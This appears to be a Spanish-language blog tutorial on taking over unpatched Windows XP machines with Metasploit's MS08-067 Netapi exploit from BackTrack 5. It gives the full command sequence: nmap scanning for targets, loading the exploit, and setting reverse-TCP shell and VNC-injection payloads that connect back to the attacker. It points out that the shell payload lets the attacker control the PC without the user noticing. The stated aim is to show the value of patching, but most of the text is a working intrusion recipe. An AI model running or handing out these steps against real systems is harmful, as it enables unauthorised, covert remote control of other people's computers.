






En este tutorial explicare como acceder a una PC con Windows XP (sin sus actualizaciones de seguridad) utilizando [Metasploit](http://www.metasploit.com/) en [BackTrack 5](http://www.backtrack-linux.org/) y el famoso exploit [Netapi](http://www.securityfocus.com/bid/19409/info).  
La idea de este tutorial es que sepan lo vulnerable que es un sistema sin descargar las actualizaciones.  
  
**Requisitos para este tutorial:**  
- La PC a la que vamos a acceder debe tener Windows XP, SP1, SP2 o SP3, Windows 2000 o 2003. Y no debe tener los parches de seguridad. Tambien recomendaria desactivar firewalls y antivirus para evitar problemas.  
- Para simplificar el tutorial supondremos que la PC a atacar esta en la misma red que la PC Atacante. El exploit tambien funciona con PCs que no esten en la misma red, solo que hay que tener en cuenta otras variables, como el router y el firewall, que no se tendran en cuenta en este tutorial.  
- Usare como SO atacante BackTrack 5 que ya viene con todas las herramientas, pueden descargar la iso desde la pagina oficial --> <http://www.backtrack-linux.org/downloads/>  
Despues que descargaron la iso la guardan en un CD/DVD y arrancan el Sistema operativo desde el CD/DVD, o si no pueden usar una maquina virtual como vmware, o virtual box y arrancar el sistema operativo desde la iso. No detallare esto ya que hay mucha informacion en internet de [como iniciar Backtrack 5 desde un CD](http://www.google.com.ar/search?q=iniciar+backtrack+5+desde+un+cd&ie=utf-8&oe=utf-8&aq=t&rls=org.mozilla:es-AR:official&client=firefox-a).  
  
Comenzamos...  
  
1- Comenzamos obteniendo nuestra ip local para saber donde estamos ubicados en la red. Para ello ya dentro de BackTrack **Abrimos una Terminal** (Ctrl+Alt+T) y escribimos:  
  
*ifconfig*  
  
  
  
Como podemos ver **nuestra IP local es 10.0.0.3**, podria ser otra del tipo 192.168.X.X o de otro tipo. **Apuntamos esta direccion** porque nos servira mas adelante.  
  
2- Escaneamos la red con **nmap** para obtener la direccion IP de los posibles objetivos. Como nuestra IP local es 10.0.0.3, buscaremos objetivos entre el rango 10.0.0.1 y 10.0.0.30, para ello escribimos lo siguiente  
  
*nmap -sS -O [Rango de IP]*  
  
Ejemplo: nmap -sS -O 10.0.0.1-30  
Ejemplo2: nmap -sS -O 192.168.1.1-255  
  
  
  
Como podemos ver tenemos una PC con Linux (que no es vulnerable al ataque) y otra con Windows XP, 2000 o 2003 que **posiblemente es vulnerable al ataque**. Y su IP es **10.0.0.4**. **Apuntaremos esta IP** para usarla despues.  
Si ya tenemos la IP del objetivo no es necesario hacer este paso asi que simplemente lo saltean.  
  
3- Ya sabemos nuestra IP y la IP del objetivo asi que ahora procederemos al ataque.  
**Abrimos Metasploit** escribiendo en la terminal:  
  
*msfconsole*  
  
  
  
Nos saldra algo asi:  
  
  


4- Sleccionaremos el exploit Netapi escribiendo lo siguiente:  
  
*use exploit/windows/smb/ms08\_067\_netapi*  
  
5- Seteamos como objetivo a la **IP de la PC con windows XP**:  
  
*set RHOST [IP Objetivo]*  
  
Ejemplo: set RHOST 10.0.0.4  
  
6- Ahora cargaremos el Payload. En este tutorial **mostrare 2 tipos de Payload** diferentes, **"windows/shell/reverse\_tcp"** y **"windows/vncinject/reverse\_tcp"**  
  
"windows/shell/reverse\_tcp" es una shell remota, se usa cuando se necesita **discrecion**. El usuario de la PC objetivo no notara que estamos controlando su PC.  
  
Cargamos escribiendo lo siguiente:  
  
*set PAYLOAD windows/shell/reverse\_tcp*  
  
7- Seteamos con nuestra **IP local**:  
  
*set LHOST [IP Local]*  
  
Ejemplo: set LHOST 10.0.0.3  
  
  
  
8- Enviamos el exploit:  
  
*exploit*  
  
  
  
Y listo! **Acceso concedido**, ya tenemos una shell remota de la PC con windows XP! Con esta shell tenemos acceso total.  
  
Ahora como otra alternativa usaremos el **Payload de VNC** "windows/vncinject/reverse\_tcp", este Payload **permite ver el escritorio remoto**. No es nada discreto.  
  
Ahora podemos seguir a partir del punto 5, o seguir desde el punto 8. Es lo mismo.  
  
9- Presionamos (Ctrl+C) para cerrar la conexion de la shell.  
  
10- Cargamos el Payload escribiendo:  
  
*set PAYLOAD windows/vncinject/reverse\_tcp*  
  
11- Seteamos con nuestra IP local:  
  
*set LHOST [IP local]*  
Ejemplo: set LHOST 10.0.0.3  
  
12- Enviamos el exploit escribiendo:  
  
*exploit*  
  
  
  
  
  
Y listo ya tenemos acceso remoto a la PC con windows XP mediante VNC!  
  
**Resumen de los comandos utilizados:**  
  
Tomando como ejemplo las siguientes IPs:  
IP de nuestra pc (BackTrack): 10.0.0.3  
IP de la PC objetivo (Windows XP): 10.0.0.4

msfconsole  
ifconfig  
nmap -sS -O 10.0.0.1-255  
use exploit/windows/smb/ms08\_067\_netapi  
set RHOST 10.0.0.4  
set PAYLOAD windows/shell/reverse\_tcp  
set LHOST 10.0.0.3  
exploit

Como pueden ver son muy pocos los comandos utilizados, por lo que a una persona con conocimientos basicos de Metasploit se le hace muy facil acceder a una PC con windows XP sin los parches de seguridad.  
  
**Se recomienda actualizar windows XP para evitar este tipo de ataques.**  
  
Links de interes:  
[Video de youtube: Exploiting windows xp with BackTrack 5 using metasploit](http://www.youtube.com/watch?v=Zz39iHrFGDY&feature=related)  
[Curso de Metasploit Unleashed en Español](http://www.metasploit-es.com.ar/wiki/index.php/Curso_de_Metasploit_Unleashed_en_Espa%C3%B1ol)